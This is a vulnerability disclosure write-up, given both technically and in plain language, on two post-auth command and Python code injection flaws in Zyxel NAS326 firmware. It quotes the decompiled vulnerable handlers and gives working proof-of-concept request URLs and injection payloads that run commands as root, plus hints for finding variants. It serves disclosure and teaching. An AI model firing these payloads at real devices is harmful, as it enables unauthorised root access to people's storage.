CVE-2023-37927 & CVE-2023-37928 - Multiple post-auth blind OS command and Python code injection vulnerabilities in Zyxel’s NAS326 devices
Two post-authentication injection flaws existed in the web management interface of Zyxel NAS326 devices: storage_cgi handlers passed user-supplied parameters into a root-run command string, and the simZysh handler fed user input into eval(). An authenticated attacker could run arbitrary OS commands or Python code as root or as the nobody web user.
 Published on bugprove.com
Zyxel’s NAS326 model devices running firmware version V5.21(AAZF.14)C0 and earlier are affected.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Zyxel's NAS326 is a two-bay personal cloud storage device. Its web management interface is served through Apache, with a WSGI application behind it. Two post-auth vulnerabilities were found in that interface: an OS command injection in storage_cgi (CVE-2023-37927) and a Python code injection in simZysh (CVE-2023-37928). Both are blind: the application does not return command output in its responses, so confirmation relies on side effects such as files written to /tmp and log entries.
The affected firmware is V5.21(AAZF.14)C0 and earlier. The fix shipped in V5.21(AAZF.15)C0 on 16 November 2023, and the advisory was released on 30 November 2023.

Setup
The vulnerabilities are post-auth: the attacker needs an authenticated session on the web management interface. The analysis was done by reviewing the firmware: the decompiled Python sources of the web framework and the binaries in /usr/local/apache/web_framework/bin were examined, and the proprietary PRIS firmware analysis engine was used to flag suspicious code.
The two relevant privilege contexts are:
- the WSGI server process, which runs as
root; - the web server process, which runs as
nobody.
Finding it
The PRIS firmware analysis engine flagged a command injection vulnerability in the function FUN_00010568() inside the executer_su binary in /usr/local/apache/web_framework/bin. That function calls execv() with user-provided input without validating or sanitising it, so input containing shell commands could be executed. As the binary name suggests, its purpose is to execute OS commands in the context of the root user.

Further analysis showed that the execRoot_bg2(cmd) function in tools.py (in /usr/local/apache/web_framework/lib) invokes that binary. The function calls os.system() with user-controlled input in the cmd parameter, which is intended to run a command string in a subshell. Passing user-supplied data into that command string creates the injection opportunity. The decompiled source is:
def execRoot_bg2(cmd):
   exec_path = os.path.join(sub('/lib.*$', '', os.path.realpath(__file__)), 'bin/executer_su')
   os.system(exec_path + ' ' + cmd + ' &')
The execRoot_bg2() function is called by CGICreateLVOnDisk() and CGICreateMdVol_VG() in the storage_cgi.py controller. Both build command strings with the old-style % string formatting operator, inserting request parameters directly:
def CGICreateMdVol_VG(cherrypy, arguments):
    auth_status = authentication(arguments)
    if auth_status != AUTH_PASS:
        return gui_errmsg(auth_status)
    else:
        if arguments.has_key('raidName') and arguments.has_key('raidLevel') and
          arguments.has_key('volType') and arguments.has_key('diskxList'):
            if type(arguments['diskxList']) != list:
                arguments['diskxList'] = [arguments['diskxList']]
            sec = 0
            while path.exists(storage_main.CREATE_VG_LCK) and sec <= 5:
                sleep(1)
                sec = sec + 1
            if sec > 5:
                storage_main.StoDebug('Error(can not enter critical): file=' + storage_main.CREATE_VG_LCK)
                return storage_main.GUI_ERRMSG_UNEXPECTED
            cmd = '%s -c \'from models import storage_main; storage_main.MainCreateMdVol_VG("%s", "%s", "%s", %s)\' % (storage_main.PYTHON, arguments['raidName'], arguments['raidLevel'].lower(), arguments['volType'],
                  json.dumps(arguments['diskxList']))
            storage_main.StoDebug(cmd)
            execRoot_bg2(cmd)
            sleep(0.5)
            for i in range(10):
                if path.exists(storage_main.CREATE_VG_LCK):
                    with open(storage_main.CREATE_VG_LCK) as (f):
                        info = f.read().strip()
                    if info == '':
                        sleep(0.5)
                    else:
                        return storage_main.GUI_ERRMSG_OK
                else:
                    sleep(0.5)
            storage_main.StoDebug('error, cgi time out')
            return storage_main.GUI_ERRMSG_ARG
        return storage_main.GUI_ERRMSG_ARG

def CGICreateLVOnDisk(cherrypy, arguments):
    auth_status = authentication(arguments)
    if auth_status != AUTH_PASS:
        return gui_errmsg(auth_status)
    else:
        if arguments.has_key('volName') and arguments.has_key('volSiz') and
          arguments.has_key('raidName') and arguments.has_key('raidLevel') and arguments.has_key('diskxList'):
            if type(arguments['diskxList']) != list:
                arguments['diskxList'] = [
                 arguments['diskxList']]
            sec = 0
            while path.exists(storage_main.CREATE_VG_LCK) and sec <= 5:
                sleep(1)
                sec = sec + 1
            if sec > 5:
                storage_main.StoDebug('Error(can not enter critical): file=' + storage_main.CREATE_VG_LCK)
                return storage_main.GUI_ERRMSG_UNEXPECTED
            cmd = '%s -c \'from models import storage_main; storage_main.MainCreateLVOnDisk("%s", "%s", "%s", "%s", %s)\' % (storage_main.PYTHON, arguments['volName'], arguments['volSiz'], arguments['raidName'], arguments['raidLevel'], json.dumps(arguments['diskxList']))
            storage_main.StoDebug(cmd)
            execRoot_bg2(cmd)
            sleep(0.5)
            for i in range(10):
                if path.exists(storage_main.CREATE_VG_LCK):
                    with open(storage_main.CREATE_VG_LCK) as (f):
                        info = f.read().strip()
                    if info == '':
                        sleep(0.5)
                    else:
                        return storage_main.GUI_ERRMSG_OK
                else:
                    sleep(0.5)
            storage_main.StoDebug('error, cgi time out')
            return storage_main.GUI_ERRMSG_ARG
        return storage_main.GUI_ERRMSG_ARG
These two functions are the API handlers for the createDiskGroupVolume and createRaidOrDiskGroup commands exposed by the web management interface after authentication. The mapping is visible in /usr/local/apache/htdocs/desktop,/utility/command.js:
var cmdPool = {
...SNIP...
createRaidOrDiskGroup:'/cmd,/ck6fup6/storage_cgi/CGICreateMdVol_VG',
createDiskGroupVolume:'/cmd,/ck6fup6/storage_cgi/CGICreateLVOnDisk',
...SNIP...
}
Exploitation
Step 1: Python code injection through raidName in CGICreateMdVol_VG
The raidName, raidLevel, volType and diskxList parameters at /cmd,/ck6fup6/storage_cgi/CGICreateMdVol_VG are vulnerable to Python code injection and OS command injection. A double quote (") lets an attacker inject arbitrary Python statements; a single quote (') lets them break out of the original Python command and inject arbitrary OS commands.
The handler can be confirmed with an authenticated user through these URLs:
http[:]//NAS326/cmd,/ck6fup6/storage_cgi/CGICreateMdVol_VG?whoami=admin&raidName=1%22%2C__import__(%22os%22).system(%22id%3E%2Ftmp%2Fbugproved%22)%2C%22&raidLevel=2&volType=3&diskxList=4
http[:]//NAS326/cmd,/ck6fup6/storage_cgi/CGICreateMdVol_VG?whoami=admin&raidName=1%22)%27%3Bid%3E%2Ftmp%2Fbugproved%3B%27(%22&raidLevel=2&volType=3&diskxList=4
The payloads submitted in raidName were 1",__import__("os").system("id>/tmp/bugproved")," and 1")';id>/tmp/bugproved;'(". The application created /tmp/bugproved containing the output of the injected command, which shows that the Python code was interpreted and the OS command executed.
The command string passed to execRoot_bg2() is logged in /tmp/sto_log, which makes the blind injection easy to observe. Figure 2 shows the log content with the PoC payloads and the output of the executed commands.

Step 2: The same payloads through volName in CGICreateLVOnDisk
The volName, volSize, raidName, raidLevel and diskxList parameters at /cmd,/ck6fup6/storage_cgi/CGICreateLVOnDisk are also affected. Submitting the same payloads in the volName parameter produces the same results, and Figure 3 shows the log content with the payloads and the output of the executed commands.

http[:]//NAS326/cmd,/ck6fup6/storage_cgi/CGICreateLVOnDisk?whoami=admin&volName=1%22%2C__import__(%22os%22).system(%22id%3E%2Ftmp%2Fbugproved%22)%2C%22&volSiz=2&raidName=3&raidLevel=4&diskxList=5
http[:]//NAS326/cmd,/ck6fup6/storage_cgi/CGICreateLVOnDisk?whoami=admin&volName=1%22)%27%3Bid%3E%2Ftmp%2Fbugproved%3B%27(%22&volSiz=2&raidName=3&raidLevel=4&diskxList=5
Step 3: Python code injection in simZysh through c0
The second issue appears to result from an incomplete fix for CVE-2023-27992, which itself appears to be a duplicate of CVE-2019-10633, originally reported by Max Dulin. The researcher reported this vulnerability to Zyxel independently, before becoming aware of Max's research.
The flaw is in the MVC model implementation, in the simZysh() function of main_wsgi.py. The c%d query parameters at the path /cmd,/simZysh are vulnerable to Python code injection. The function simulates zyshcgi's output and expects commands in the format controller action {"arg1": value, "arg2": value, ...}. The payload system_main whoami {__import__("os").system("id>/tmp/bugproved")} was submitted in the c0 request parameter, as Figure 4 shows.

The application does not return command output in its responses. The output of the injected id command can be found in the file bugproved created in the /tmp directory, as Figure 5 shows.

How the request reaches the WSGI application
The path /cmd, is an alias for a WSGI application. Requests to http://NAS326/cmd, cause the web server to run the WSGI application defined in main.wsgi in /usr/local/apache/web_framework. The relevant excerpt of httpd_special.conf in /etc/service_conf is:
<Directory /usr/local/apache/web_framework>
  Order allow,deny
  Allow from all
</Directory>

WSGIScriptAlias /cmd, /usr/local/apache/web_framework/main.wsgi

...SNIP...
The web application redirects requests from /ck6fup6 and /tjp6jp6y4 to the WSGI server listening on the socket /tmp/main_wsgi.sock, to /ck6fup6_to_wsgi_server and /tjp6jp6y4_to_wsgi_server, following the /<controller>/<action> pattern. The decompiled handlers from main.wsgi are:
def ck6fup6(self, *url_args, **request_args):
...SNIP...
       url = tools_cherrypy.SOCKET_URL_PREFIX + '/ck6fup6_to_wsgi_server/%s/%s' % (url_args[0], url_args[1])
       response = tools_cherrypy.socket_request(url, data=request_args, cookies=self.set_cookies())
       if response == tools_cherrypy.INT_SERV_ERROR:
           return tools_cherrypy.gui_errmsg(response)
       return response.json()

def tjp6jp6y4(self, *url_args, **request_args):
...SNIP...
       if url_args[0] == 'register_main' and url_args[1] == 'setCookie':
...SNIO...
       else:
           url = tools_cherrypy.SOCKET_URL_PREFIX + '/tjp6jp6y4_to_wsgi_server/%s/%s' % (url_args[0], url_args[1])
           response = tools_cherrypy.socket_request(url, data=request_args, cookies=self.set_cookies())
           if response == tools_cherrypy.INT_SERV_ERROR:
               return response
           return response.content
       return
Requests are processed in the simZysh() handler, which loads the requested controller scripts and executes the specified functions via eval(). The WSGI server runs in a separate process from the web server, so injected code executes in the context of the WSGI server process. The decompiled handler is:
def simZysh(self, *url_args, **request_args):
    r_value = {}
    c_index = 0
    while True:
        c_key = 'c%d' % c_index
        if request_args.has_key(c_key):
            controller_n, action_n, args = request_args[c_key].split(' ', 2)
            try:
                controller = __import__('controllers.%s' % controller_n)
                tmp_result = eval('controller.%s.%s(cherrypy=%s, arguments=%s)' % (controller_n, action_n, 'cherrypy', args))
...SNIP...
            except:
...SNIP...
        else:
            break
        c_index += 1
    return r_value
The handler splits the c0 value into controller name, action name and arguments, imports the controller, and evaluates a string built from those parts with eval(). The evaluated expression follows the pattern controller.%s.%s(cherrypy=%s, arguments=%s), formatted with user-supplied input. Because the input is not strictly validated, crafted input can modify the code being executed and inject arbitrary code that the server runs.
Root cause
Both issues come from the same design mistake: user-controlled request parameters are concatenated into strings that are then handed to an interpreter.
In CVE-2023-37927, CGICreateMdVol_VG() and CGICreateLVOnDisk() build a Python command line with % formatting, embedding raidName, raidLevel, volType, diskxList, volName and volSiz inside double quotes. execRoot_bg2() then passes that string to os.system(), which runs it in a subshell through the executer_su binary as root. A double quote breaks out of the Python string literal, and a single quote breaks out of the shell quoting, so both Python code and OS commands can be injected. The executer_su binary itself calls execv() with user-provided input without validating or sanitising it.
In CVE-2023-37928, simZysh() splits the c%d parameter into three parts and interpolates them into a string passed to eval(). The controller name, action name and argument object are all attacker-controlled, so the evaluated expression can be rewritten. The report notes that this looks like an incomplete fix for CVE-2023-27992, which appears to be a duplicate of CVE-2019-10633.
In both cases the precondition is an authenticated session; the storage handlers check authentication before processing the parameters but do not validate the values afterwards.
Impact
An authenticated attacker can execute arbitrary OS commands or Python code remotely on an affected device. In CVE-2023-37927 the code runs in the context of the WSGI server process, which runs as root. In CVE-2023-37928 the code runs in the context of the web server process, which runs as nobody. The report describes the consequences as unauthorised actions in those contexts. Both vulnerabilities are blind: the application does not return command output in its responses, so an attacker has to rely on side effects such as files written to /tmp or the /tmp/sto_log log.
Fix
Zyxel released firmware V5.21(AAZF.15)C0 on 16 November 2023, and the advisory was published on 30 November 2023. The report does not describe the code changes in that firmware. The general remedy for both issues is to stop building interpreter input from request parameters: pass arguments as structured values rather than concatenated strings, and avoid os.system() and eval() on data that comes from the request.
Variants to test
- Look for other handlers that call
execRoot_bg2()or similar wrappers aroundos.system(). A positive result is a request parameter that appears inside the command string and a/tmp/sto_logentry showing the injected text. - Try both quote characters in each parameter that ends up inside a generated Python command: a double quote to break the Python string, a single quote to break the shell quoting. A positive result is a file created in
/tmpwith the output of a command such asid. - Check other
c%dparameters on/cmd,/simZyshand other paths handled bysimZysh(). A positive result is a file written to/tmpby injected Python code, since the response itself does not show output. - Review the
/<controller>/<action>routing inmain.wsgifor other places where path segments are interpolated into aneval()expression. A positive result is a controller or action name that changes the evaluated expression. - Compare firmware versions around a fix for an earlier injection CVE to see whether the fix covered every entry point. A positive result is a parameter that still reaches the interpreter after the patch.
What happened, in plain words
Zyxel makes a small home or office storage box called the NAS326. It holds two hard disks and lets you reach your files over the network through a web page. That web page is the device's management interface, where you can create storage groups and volumes.
Two security holes were found in that web interface. Both let someone who is already logged in make the device run commands of their choosing. One hole is in a part of the interface that handles storage commands (CVE-2023-37927). The other is in a part that pretends to be the device's own command shell (CVE-2023-37928).
Both holes are called blind. That means the device does not show you the result of the command you made it run. You have to confirm the attack worked by looking for side effects, such as a file that suddenly appears in a temporary folder.
The affected firmware is version V5.21(AAZF.14)C0 and earlier. A fixed firmware, V5.21(AAZF.15)C0, was released on 16 November 2023, and the public advisory came out on 30 November 2023.
The words you need first
Before the details, a few everyday ideas. None of these are hard; they just have names.
- Firmware: the software built into a device, like the operating system on your phone. The researcher worked on publicly available firmware, which can be unpacked and read like any other program.
- Web server and WSGI application: a web server is the program that answers browser requests. Here, a program called Apache is the front door. Behind it sits a second program, the WSGI application, which does the actual work of the management page. Think of a restaurant: Apache is the waiter taking your order, and the WSGI application is the kitchen cooking it. They are separate processes, and they even run with different levels of permission.
- Process and user account: every running program on a Linux device runs as some user account.
rootis the all-powerful administrator account.nobodyis a deliberately powerless account used for programs that should not be able to do much. Which account a process runs as decides how much damage a bug in it can cause. - API and endpoint: an API is a way for one program to ask another to do something, without a human clicking buttons. An endpoint is one specific address you send such a request to. When the management page creates a storage group, it sends a request to a particular endpoint, much like posting a letter to a particular address.
- Parameter: the extra pieces of information attached to a request, like the fields on a form. In a web address they appear after a
?, separated by&, in the formname=value. - URL encoding: some characters cannot appear literally in a web address, so they are written as a percent sign plus two hex digits.
%22is a double quote ("),%27is a single quote ('),%2Cis a comma,%3Eis>, and%2Fis/. When you read a payload below, mentally swap these back and it becomes readable. - Command injection: a program builds a text command and hands it to the operating system to run. If part of that text comes from you, and nobody checks it, you can add your own command to the end. It is like a form that says "write your name here" and then reads the whole line aloud to a robot that obeys anything it hears.
- Code injection: the same idea, but the text is handed to a programming language interpreter instead of the operating system. If you can sneak extra code into the text, the interpreter runs it.
- Python: the programming language this web interface is written in.
os.system()runs an operating system command.eval()takes a piece of text and runs it as Python code. - Shell: the program on Linux that reads typed commands and runs them. A subshell is a temporary shell started just to run one command.
- Session and authentication: after you log in, the site remembers you, usually with a cookie (a small piece of data your browser stores and sends back with every request). Post-auth means the attack only works after logging in.
- Decompiling: turning a compiled program back into readable source code. The researcher read the device's Python files this way.
Setting up the investigation
Because both bugs are post-auth, the attacker must already have a valid login on the management page. That is an important limit: this is not something a stranger on the internet can do without credentials.
The researcher worked by reading the firmware rather than poking at a live box. The Python source of the web framework was decompiled and read, the compiled programs in /usr/local/apache/web_framework/bin were examined, and a tool called PRIS, which automatically scans firmware for suspicious patterns, was used to point at likely trouble spots.
Two permission levels matter throughout:
- the WSGI server process, which runs as
root, the all-powerful account; - the web server process, which runs as
nobody, the powerless account.
Finding the first bug
The PRIS scanner flagged a suspicious function, FUN_00010568(), inside a program called executer_su in /usr/local/apache/web_framework/bin. That function calls execv() with input supplied by the user, without checking or cleaning it. execv() is the low-level way a program starts another program. If the input can contain shell commands, those commands get run. The name of the program, executer_su, tells you its job: run operating system commands as the root user.
Following the trail, the researcher found that a Python function called execRoot_bg2(cmd) in tools.py (in /usr/local/apache/web_framework/lib) is what calls that program. The function passes its cmd argument to os.system(), which runs a command string in a subshell. If any part of that string comes from a web request, the request can add its own commands. Here is the decompiled source:
def execRoot_bg2(cmd):
   exec_path = os.path.join(sub('/lib.*$', '', os.path.realpath(__file__)), 'bin/executer_su')
   os.system(exec_path + ' ' + cmd + ' &')
Line by line:
def execRoot_bg2(cmd):declares a function that takes one piece of text,cmd.- The
exec_pathline works out where theexecuter_suprogram lives on disk, by taking the current file's location and replacing thelibpart of the path withbin/executer_su. os.system(exec_path + ' ' + cmd + ' &')glues three pieces of text together: the path to the program, a space, thecmdtext, and an&(which tells the shell to run it in the background). The whole glued string is then handed to the shell to run. Nothing checks what is insidecmd.
That third line is the heart of the problem. Whatever ends up in cmd is treated as part of a shell command.
Next, the researcher found who calls execRoot_bg2(). Two functions in the storage_cgi.py controller do: CGICreateLVOnDisk() and CGICreateMdVol_VG(). Both build their command strings with Python's old-style % formatting, which simply drops request values into a template. Here is the decompiled source of both:
def CGICreateMdVol_VG(cherrypy, arguments):
    auth_status = authentication(arguments)
    if auth_status != AUTH_PASS:
        return gui_errmsg(auth_status)
    else:
        if arguments.has_key('raidName') and arguments.has_key('raidLevel') and
          arguments.has_key('volType') and arguments.has_key('diskxList'):
            if type(arguments['diskxList']) != list:
                arguments['diskxList'] = [arguments['diskxList']]
            sec = 0
            while path.exists(storage_main.CREATE_VG_LCK) and sec <= 5:
                sleep(1)
                sec = sec + 1
            if sec > 5:
                storage_main.StoDebug('Error(can not enter critical): file=' + storage_main.CREATE_VG_LCK)
                return storage_main.GUI_ERRMSG_UNEXPECTED
            cmd = '%s -c \'from models import storage_main; storage_main.MainCreateMdVol_VG("%s", "%s", "%s", %s)\' % (storage_main.PYTHON, arguments['raidName'], arguments['raidLevel'].lower(), arguments['volType'],
                  json.dumps(arguments['diskxList']))
            storage_main.StoDebug(cmd)
            execRoot_bg2(cmd)
            sleep(0.5)
            for i in range(10):
                if path.exists(storage_main.CREATE_VG_LCK):
                    with open(storage_main.CREATE_VG_LCK) as (f):
                        info = f.read().strip()
                    if info == '':
                        sleep(0.5)
                    else:
                        return storage_main.GUI_ERRMSG_OK
                else:
                    sleep(0.5)
            storage_main.StoDebug('error, cgi time out')
            return storage_main.GUI_ERRMSG_ARG
        return storage_main.GUI_ERRMSG_ARG

def CGICreateLVOnDisk(cherrypy, arguments):
    auth_status = authentication(arguments)
    if auth_status != AUTH_PASS:
        return gui_errmsg(auth_status)
    else:
        if arguments.has_key('volName') and arguments.has_key('volSiz') and
          arguments.has_key('raidName') and arguments.has_key('raidLevel') and arguments.has_key('diskxList'):
            if type(arguments['diskxList']) != list:
                arguments['diskxList'] = [
                 arguments['diskxList']]
            sec = 0
            while path.exists(storage_main.CREATE_VG_LCK) and sec <= 5:
                sleep(1)
                sec = sec + 1
            if sec > 5:
                storage_main.StoDebug('Error(can not enter critical): file=' + storage_main.CREATE_VG_LCK)
                return storage_main.GUI_ERRMSG_UNEXPECTED
            cmd = '%s -c \'from models import storage_main; storage_main.MainCreateLVOnDisk("%s", "%s", "%s", "%s", %s)\' % (storage_main.PYTHON, arguments['volName'], arguments['volSiz'], arguments['raidName'], arguments['raidLevel'], json.dumps(arguments['diskxList']))
            storage_main.StoDebug(cmd)
            execRoot_bg2(cmd)
            sleep(0.5)
            for i in range(10):
                if path.exists(storage_main.CREATE_VG_LCK):
                    with open(storage_main.CREATE_VG_LCK) as (f):
                        info = f.read().strip()
                    if info == '':
                        sleep(0.5)
                    else:
                        return storage_main.GUI_ERRMSG_OK
                else:
                    sleep(0.5)
            storage_main.StoDebug('error, cgi time out')
            return storage_main.GUI_ERRMSG_ARG
        return storage_main.GUI_ERRMSG_ARG
What matters in these two long functions:
- Each starts by checking
authentication(arguments). If you are not logged in, it stops. So the attacker must be authenticated. - Each then checks that the expected parameters are present:
raidName,raidLevel,volType,diskxListfor the first;volName,volSiz,raidName,raidLevel,diskxListfor the second. - Each uses a lock file (
CREATE_VG_LCK) so two storage operations do not run at once, waiting up to five seconds. - The important line is the
cmd = ...one. It builds a Python command line by pasting the request values inside double quotes, using%splaceholders. For example,raidNameis placed between"and"in the generated command. storage_main.StoDebug(cmd)writes the command to a log file, which will turn out to be very useful.execRoot_bg2(cmd)runs it, asroot.- The rest waits for the operation to finish and reports success or failure.
Because the request values are pasted inside double quotes with no escaping, a value containing a double quote can close the string early and add Python code. A value containing a single quote can break out of the shell quoting and add operating system commands.
These two functions are the handlers behind two commands the management page offers after login: createDiskGroupVolume and createRaidOrDiskGroup. The mapping is in /usr/local/apache/htdocs/desktop,/utility/command.js:
var cmdPool = {
...SNIP...
createRaidOrDiskGroup:'/cmd,/ck6fup6/storage_cgi/CGICreateMdVol_VG',
createDiskGroupVolume:'/cmd,/ck6fup6/storage_cgi/CGICreateLVOnDisk',
...SNIP...
}
This is a lookup table. When the page wants to create a RAID or disk group, it sends the request to /cmd,/ck6fup6/storage_cgi/CGICreateMdVol_VG, which lands in CGICreateMdVol_VG(). When it wants to create a volume, it goes to /cmd,/ck6fup6/storage_cgi/CGICreateLVOnDisk, which lands in CGICreateLVOnDisk(). Now the researcher knows exactly which web addresses to send crafted requests to.
Step 1: injecting code through raidName
The parameters raidName, raidLevel, volType and diskxList at /cmd,/ck6fup6/storage_cgi/CGICreateMdVol_VG are all vulnerable. A double quote (") lets you inject Python statements. A single quote (') lets you break out of the Python command and inject operating system commands.
To confirm the bug as a logged-in user, the researcher sent these two addresses:
http[:]//NAS326/cmd,/ck6fup6/storage_cgi/CGICreateMdVol_VG?whoami=admin&raidName=1%22%2C__import__(%22os%22).system(%22id%3E%2Ftmp%2Fbugproved%22)%2C%22&raidLevel=2&volType=3&diskxList=4
http[:]//NAS326/cmd,/ck6fup6/storage_cgi/CGICreateMdVol_VG?whoami=admin&raidName=1%22)%27%3Bid%3E%2Ftmp%2Fbugproved%3B%27(%22&raidLevel=2&volType=3&diskxList=4
Reading them in plain terms:
http[:]//NAS326/...is the device's address. The square brackets are a safety habit so the link is not clickable by accident.whoami=adminmarks the request as coming from a logged-in admin.raidLevel=2&volType=3&diskxList=4are ordinary values so the handler's parameter checks pass.- The interesting part is
raidName. Decode the percent signs and the first one becomes1",__import__("os").system("id>/tmp/bugproved"),". The second becomes1")';id>/tmp/bugproved;'(".
What those two payloads do:
- The first closes the double-quoted string in the generated Python command, then adds
__import__("os").system("id>/tmp/bugproved"), which loads Python's operating system module and runs the commandid, sending its output into the file/tmp/bugproved. Then it opens a new string so the rest of the original command still looks valid. - The second closes the Python string and the surrounding expression, then injects a shell command
id>/tmp/bugproved, again writing the output ofidto the same file, and closes the quoting afterwards.
The device created /tmp/bugproved containing the output of the injected command. That proves the Python code was interpreted and the operating system command ran.
Because the response does not show the command output, the researcher needed a way to see what happened. Luckily, the command string passed to execRoot_bg2() is written to the log file /tmp/sto_log. Figure 2 shows that log with the payloads and the output of the commands.
Step 2: the same trick through volName
The parameters volName, volSize, raidName, raidLevel and diskxList at /cmd,/ck6fup6/storage_cgi/CGICreateLVOnDisk are affected too. Sending the same payloads in volName gives the same result, and Figure 3 shows the log with the payloads and the command output.
The confirming addresses are:
http[:]//NAS326/cmd,/ck6fup6/storage_cgi/CGICreateLVOnDisk?whoami=admin&volName=1%22%2C__import__(%22os%22).system(%22id%3E%2Ftmp%2Fbugproved%22)%2C%22&volSiz=2&raidName=3&raidLevel=4&diskxList=5
http[:]//NAS326/cmd,/ck6fup6/storage_cgi/CGICreateLVOnDisk?whoami=admin&volName=1%22)%27%3Bid%3E%2Ftmp%2Fbugproved%3B%27(%22&volSiz=2&raidName=3&raidLevel=4&diskxList=5
These are the same two payloads as before, just placed in volName instead of raidName, with the other parameters filled in so the handler accepts the request.
Step 3: injecting Python code in simZysh through c0
The second bug appears to come from an incomplete fix for an earlier vulnerability, CVE-2023-27992, which itself appears to be a duplicate of CVE-2019-10633, originally reported by Max Dulin. The researcher reported this one to Zyxel independently, before learning about Max's work.
The flaw is in the way the web framework's model-view-controller (MVC) design is implemented, specifically in the simZysh() function in main_wsgi.py. MVC is just a way of organising a web application: controllers are the pieces that handle particular actions, and the framework picks which controller to run based on the address.
The c%d query parameters at the path /cmd,/simZysh are vulnerable to Python code injection. %d means a number, so the parameters are c0, c1, c2 and so on. The function's job is to simulate the output of zyshcgi, another part of the device's software. It expects commands in the format controller action {"arg1": value, "arg2": value, ...}: a controller name, an action name, and a set of arguments in curly braces.
The researcher submitted this payload in the c0 request parameter:
system_main whoami {__import__("os").system("id>/tmp/bugproved")}
But the argument is not a plain value; it is Python code that loads the operating system module and runs id, writing the output to /tmp/bugproved. If the server pastes that text into code it then runs, the injected part runs too. Figure 4 shows the request.
The application does not return the command output in its responses. But the output of the injected id command can be found in the file bugproved in the /tmp directory, as Figure 5 shows.
